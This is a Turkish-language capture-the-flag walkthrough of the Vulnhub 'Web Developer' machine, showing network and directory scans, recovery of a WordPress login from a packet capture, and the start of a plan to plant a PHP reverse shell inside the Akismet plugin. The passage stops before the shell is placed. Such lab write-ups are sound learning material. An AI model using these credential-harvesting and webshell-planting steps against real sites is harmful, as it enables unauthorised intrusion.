

Web Developer

Kaan Efe Ögüt

ADLI BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan “Web Developer” zafiyetli CTF makinesinin çözümünü gerçekleştireceğiz.

12.11.2021

Kullanıcı Adı ve Şifre Bulma

- "<https://www.vulnhub.com/entry/web-developer-1,288/>" bağlantısı üzerinden Web Developer.ova dosyasını indiriyorum.

-Bu zafiyetli makineyi Vmware üzerinde "Open" ile kuruyorum.Network Ayarını Linux'umla aynı pozisyona getiriyorum.

```
Ubuntu 18.04.1 LTS webdeveloper tty1
webdeveloper login: [ 19.223945] cloud-init[1110]: Cloud-init v. 18.4-0ubuntu1~18.04.1 running 'modules:final' at 19.223945
[ 19.224103] cloud-init[1110]: Cloud-init v. 18.4-0ubuntu1~18.04.1 finished at Wed, 11 Aug 2021 11:27:08 +0000. Datasource: DataSourceNoCloud[seed/nocloud-net] [dsmode=net]. Up 19.21 seconds
Ubuntu 18.04.1 LTS webdeveloper tty1
```


- Ardından zafiyetli makinemi çalıştırıyorum ve bu ekranda arka planda çalışır vaziyette bırakıyorum.

```
# nmap -sn 192.168.139.176/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-11 11:29 +03
Nmap scan report for 192.168.139.1
Host is up (0.00034s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00019s latency).
MAC Address: 00:50:56:FC:1C:C3 (VMware)
Nmap scan report for 192.168.139.182
Host is up (0.00029s latency).
MAC Address: 00:0C:29:D1:A1:7C (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:F6:E1:A0 (VMware)
Nmap scan report for 192.168.139.176
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.92 seconds
```

- Nmap üzerinden bir ağ taraması gerçekleştiriyorum ve zafiyetli makinemin IP adresine erişiyorum.

-Nmap üzerinde baktığımda SSH ve http portlarının açık olduğunu görüntülüyorum.

-Ayrıca burada sunucunun bir wordpress olduğunu görüntülüyorum.



- Tarayıcı üzerinde bulduğum IP'yi görüntülediğimde böyle bir web sitesi beni karşılıyor.

```
(root@kali)~[~/Masaüstü]
# nmap -A -sC 192.168.139.182 -o wd.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-11 11:32 +03
```

- Bu web sitesinin ağıyla ilgili bilgi sahibi olabilmek için Nmap üzerinden detaylı bir arama başlatıyorum.

```
(root@kali)~[~/Masaüstü]
# nmap -A -sC 192.168.139.182 -o wd.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-11 11:32 +03
Nmap scan report for 192.168.139.182
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 d2:ac:73:4c:17:ec:6a:82:79:87:5a:f9:22:d4:12:cb (RSA)
|_   256 9c:d5:f3:2c:e2:d0:06:cc:8c:15:5a:5a:81:5b:03:3d (ECDSA)
|_   256 ab:67:56:69:27:ea:3e:3b:33:73:32:f8:ff:2e:1f:20 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: WordPress 4.9.8
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Example site 6#8211; Just another WordPress site
MAC Address: 00:0C:29:D1:A1:7C (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Welcome to WordPress. This is your first post. Edit or
delete it, then start writing!
TRACEROUTE
HOP RTT      ADDRESS
1 0.49 ms 192.168.139.182
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.19 seconds
```

- Nmap taramasının sonuçları bu şekildedir.

```
(root@kali)~[~/Masaüstü]
# gobuster dir -u http://192.168.139.182 -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.139.182
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/08/11 11:34:36 Starting gobuster in directory enumeration mode


/.htpasswd (Status: 403) [Size: 299]
/.hta (Status: 403) [Size: 294]
/.htaccess (Status: 403) [Size: 299]
/ipdata (Status: 301) [Size: 319] [→ http://192.168.139.182/ipdata/]
/index.php (Status: 301) [Size: 0] [→ http://192.168.139.182/]
/server-status (Status: 403) [Size: 303]
/wp-admin (Status: 301) [Size: 321] [→ http://192.168.139.182/wp-admin/]
/wp-includes (Status: 301) [Size: 324] [→ http://192.168.139.182/wp-includes/]
/wp-content (Status: 301) [Size: 323] [→ http://192.168.139.182/wp-content/]
/xmlrpc.php (Status: 405) [Size: 42]

2021/08/11 11:34:38 Finished
```

- Birde dizinleri hakkında bilgi sahibi olabilmek için Gobuster aracıyla bir tarama gerçekleştiriyorum.

-Sunucumuzun bir wordpress olduğunu görüntülüyoruz.

-Dizin taraması sonucu elde ettiğim "/ipdata" kısmı dikkatimi çekiyor.



- Bu dizini tarayıcı üzerinde açtığımda karşıma böyle bir sayfa çıkıyor.İçerisinde ki .cap uzantılı dosyayı indiriyorum.

-Buradan bir bilgi çekebileceğimi düşünüyorum.

```
(root@kali:~) # wpscan --url http://192.168.139.182

WordPress Security Scanner by the WPScan Team
Version 3.8.18
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
```


- Wordpress uzantılı olduğu için “wpscan” aracı üzerinden bir tarama gerçekleştiriyorum.

The image shows a Wireshark capture of network traffic. The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help), a toolbar with various icons, and a packet list pane. The packet list pane shows a list of captured packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. Packet 19 is highlighted in red, indicating a successful RST attack. The packet details pane shows the selected packet's structure, including Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol (RST).

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Tp-LinkT_dd:3e:f4	Broadcast	ARP	60	who has 192.168.1.2
2	3.314392	PcsCompu_74:17:d4	Broadcast	ARP	60	Who has 192.168.1.2
3	3.314432	PcsCompu_1d:4d:40	PcsCompu_74:17:d4	ARP	42	192.168.1.176 is at
4	3.314569	192.168.1.222	192.168.1.176	TCP	74	49530 → 80 [SYN] Seq
5	3.314593	192.168.1.176	192.168.1.222	TCP	74	80 → 49530 [SYN, ACK]
6	3.314698	192.168.1.222	192.168.1.176	TCP	66	49530 → 80 [ACK] Seq
7	3.314859	192.168.1.222	192.168.1.176	HTTP	379	GET / HTTP/1.1
8	3.314888	192.168.1.176	192.168.1.222	TCP	66	80 → 49530 [ACK] Seq
9	3.315858	192.168.1.176	192.168.1.222	HTTP	3543	HTTP/1.1 200 OK (f
10	3.316750	192.168.1.222	192.168.1.176	TCP	66	49530 → 80 [ACK] Seq
11	3.426604	192.168.1.222	192.168.1.176	HTTP	342	GET /icons/ubuntu-
12	3.426907	192.168.1.176	192.168.1.222	HTTP	3689	HTTP/1.1 200 OK (f
13	3.427135	192.168.1.222	192.168.1.176	TCP	66	49530 → 80 [ACK] Seq
14	3.455604	192.168.1.222	192.168.1.176	HTTP	360	GET /favicon.ico HT
15	3.455845	192.168.1.176	192.168.1.222	HTTP	570	HTTP/1.1 404 Not Fo
16	3.457884	192.168.1.222	192.168.1.176	HTTP	300	GET /favicon.ico HT
17	3.458219	192.168.1.222	192.168.1.176	TCP	66	49530 → 80 [FIN, AC
18	3.458327	192.168.1.176	192.168.1.222	HTTP	570	HTTP/1.1 404 Not Fo
19	3.458509	192.168.1.222	192.168.1.176	TCP	60	49530 → 80 [RST] Seq
20	8.470041	PcsCompu_1d:4d:40	PcsCompu_74:17:d4	ARP	42	Who has 192.168.1.2
21	8.470744	PcsCompu_74:17:d4	PcsCompu_1d:4d:40	ARP	60	192.168.1.222 is at
22	9.187146	192.168.1.222	192.168.1.176	TCP	74	49532 → 80 [SYN] Seq
23	9.187181	192.168.1.176	192.168.1.222	TCP	74	80 → 49532 [SYN, AC

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)

- Tarama işlemleri devam ederken bir taraftan elde ettiğim “.cap” uzantılı dosyayı “Wireshark” üzerinde açıyorum.




No.	Time	Source	Destination	Protocol	Length	Info
575	119.507182	192.168.1.222	192.168.1.176	HTTP	676	GET /wordpress/wp-
577	119.507230	192.168.1.222	192.168.1.176	HTTP	868	GET /wordpress/wp-
579	119.507609	192.168.1.176	192.168.1.222	HTTP	2237	HTTP/1.1 200 OK (d
581	119.508055	192.168.1.176	192.168.1.222	HTTP	790	HTTP/1.1 200 OK (d
583	119.509210	192.168.1.176	192.168.1.222	HTTP	3801	HTTP/1.1 200 OK (d
591	119.525287	192.168.1.176	192.168.1.222	HTTP	5194	HTTP/1.1 200 OK (t
610	119.535191	192.168.1.176	192.168.1.222	HTTP	10759	HTTP/1.1 200 OK (d
663	119.577634	192.168.1.176	192.168.1.222	HTTP	14406	HTTP/1.1 200 OK (d
665	123.135136	192.168.1.222	192.168.1.176	HTTP	1015	POST /wordpress/wp-
666	123.157867	192.168.1.176	192.168.1.222	HTTP	497	HTTP/1.1 200 OK (t
684	128.110006	192.168.1.222	192.168.1.176	HTTP	930	GET /wordpress/wp-
687	128.136605	192.168.1.176	192.168.1.222	HTTP	983	HTTP/1.1 200 OK (t
689	128.190787	192.168.1.222	192.168.1.176	HTTP	911	GET /wordpress/wp-
693	128.191552	192.168.1.222	192.168.1.176	HTTP	986	GET /wordpress/wp-

- Wireshark üzerinde "HTTP" araması gerçekleştiriyorum.

-Kullanıcı adı ve Şifre girişleri POST metodu ile gerçekleşeceği için burada POST bilgisi arıyorum.


-Post bilgisine baktığımda "wp-login" üzerinde işlem gerçekleştiğini görüntülüyorum.




Index of /ipdata - Mozilla Firefox
Frame 180: 799 bytes on wire (6392 bits), 799 bytes captured (6392 bits)
Ethernet II, Src: PcsCompu_74:17:d4 (08:00:27:74:17:d4), Dst: PcsCompu_1d:4d:40 (08:00:27:1d:4d:40)
Internet Protocol Version 4, Src: 192.168.1.222, Dst: 192.168.1.176
Transmission Control Protocol, Src Port: 49558, Dst Port: 80, Seq: 1, Ack: 1, Len: 733
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "log" = "webdeveloper"
Form item: "pwd" = "Te5eQg&4sBS!Yr\$)wf%(DcAd"
Form item: "wp-submit" = "Log In"
Form item: "redirect_to" = "http://192.168.1.176/wordpress/wp-admin/"
Form item: "testcookie" = "1"

- Post bilgisinin detayına indiğimde burada bir Kullanıcı adı ve şifre gizlendiğini görüntülüyorum.

-Bu kullanıcı adı ve şifreyi Tarayıcı üzerinden deneyeceğim.



- Login ekranına geçiş yapıyorum ve burada bulduğum kullanıcı adı ve şifre ile giriş yapıyorum.



- Bulduğum kullanıcı adı ve şifre bilgisinin doğru olduğunu teyit ediyorum. Sisteme başarılı bir şekilde giriş yapabildim.
- Artık php reverse shell işlemi yapıp komut dizini üzerinden yetki almaya çalışacağım.


Plugin üzerinden kabuk erişimi alma

- Bir önceki uygulamamızda sisteme başarılı bir şekilde giriş yapabilmıştık.
- Şimdi ise kendime uçbirim üzerinden bir yetki vermeye çalışacağım.
- Bu işlem için webshell'e ihtiyacım var bunun için linux'ta hazır olarak gelen bir shell dosyasını kullanacağım.


```
(root@kali)~[~]
# cat /usr/share/webshells/php/php-reverse-shell.php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
```

- “php-reverse-shell.php” Webshell'imi açıyorum ve içindekileri kopyalıyorum.




- Appereance kısmına bu php dosyasını upload etmeye çalışıyorum Fakat buna izin vermiyor.
- Bu hatayı çözmek için önce Plugin kısmına geçiş yapıyorum ve Burada bir Anti-Spam aracı kullandığımı görüntülüyorum.



-Plugin kısmına geçiş yaptığımda burada “akismet Antispam” aracının çalıştığını görüyorum.

-Eğer kodumu bunun içerisine Inject edersem burada çalıştırabileceğimi düşünüyorum.



